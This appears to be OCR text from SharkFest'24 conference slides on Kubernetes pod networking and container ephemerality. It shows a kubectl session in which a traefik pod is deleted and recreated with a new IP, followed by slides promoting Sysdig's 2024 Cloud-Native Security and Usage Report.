
The bridge **connects** all pods on the same node together.

This bridge is called **cbr0**

Ephemerality in containers

SharkFest'24 US
June 15-20 · Fairfax, VA
#sf24us

```
root@master:~# kubectl get pods -A -o wide | grep -E "Running|10.42.0."
kube-system   local-path-provisioner-5ff76fc89d-447pm   1/1     Running  0          47m   10.42.0.5    master   <none>          <none>
kube-system   metrics-server-86cbb8457f-q58ns           1/1     Running  0          47m   10.42.0.6    master   <none>          <none>
kube-system   coredns-7448499f4d-nkktc                  1/1     Running  0          47m   10.42.0.2    master   <none>          <none>
kube-system   svclb-traefik-d95wj                       2/2     Running  0          47m   10.42.0.8    master   <none>          <none>
kube-system   traefik-97b44b794-xtvwb                   1/1     Running  0          47m   10.42.0.7    master   <none>          <none>
falco         falco-falcosidekick-7c665b44fb-5zljz      1/1     Running  0          45m   10.42.0.9    master   <none>          <none>
falco         falco-falcosidekick-7c665b44fb-gfxkh      1/1     Running  0          45m   10.42.0.11   master   <none>          <none>
falco         falco-qrfw4                               2/2     Running  0          45m   10.42.0.10   master   <none>          <none>
falco         falco-talon-6c8f86c959-s5lwl              1/1     Running  0          33m   10.42.0.13   master   <none>          <none>
falco         falco-talon-6c8f86c959-pcvgh              1/1     Running  0          33m   10.42.0.12   master   <none>          <none>
root@master:~# kubectl delete pod -n kube-system   traefik-97b44b794-xtvwb
pod "traefik-97b44b794-xtvwb" deleted
root@master:~# kubectl get pods -A -o wide | grep -E "Running|10.42.0."
kube-system   local-path-provisioner-5ff76fc89d-447pm   1/1     Running  0          48m   10.42.0.5    master   <none>          <none>
kube-system   metrics-server-86cbb8457f-q58ns           1/1     Running  0          48m   10.42.0.6    master   <none>          <none>
kube-system   coredns-7448499f4d-nkktc                  1/1     Running  0          48m   10.42.0.2    master   <none>          <none>
kube-system   svclb-traefik-d95wj                       2/2     Running  0          47m   10.42.0.8    master   <none>          <none>
falco         falco-falcosidekick-7c665b44fb-5zljz      1/1     Running  0          45m   10.42.0.9    master   <none>          <none>
falco         falco-falcosidekick-7c665b44fb-gfxkh      1/1     Running  0          45m   10.42.0.11   master   <none>          <none>
falco         falco-qrfw4                               2/2     Running  0          45m   10.42.0.10   master   <none>          <none>
falco         falco-talon-6c8f86c959-s5lwl              1/1     Running  0          34m   10.42.0.13   master   <none>          <none>
falco         falco-talon-6c8f86c959-pcvgh              1/1     Running  0          34m   10.42.0.12   master   <none>          <none>
kube-system   traefik-97b44b794-kj2qs                   0/1     Running  0          4s    10.42.0.14   master   <none>          <none>
root@master:~# 
```



sysdig

Sysdig 2024 Cloud-Native Security and Usage Report


The cloud accelerates innovation. But what are the risks of moving too fast?

After analyzing millions of containers and thousands of cloud services, users, and roles, the results are in! The biggest trends we're seeing include:

- Shift-left still isn't a reality yet
- Identity management is the most overlooked cloud risk
- Short-lived containers will always present risk
- Enterprise GenAI adoption is growing slower than expected

Dig into the report to uncover the latest insights and best practices for cloud-native security and usage today.

sysdig
2024 Cloud-Native Security and Usage Report




sysdig

Seventh Annual

2024 Cloud-Native Security and Usage Report

SharkFest'24 US
June 15-20 · Fairfax, VA
#sf24us

Containers living less than 5 minutes

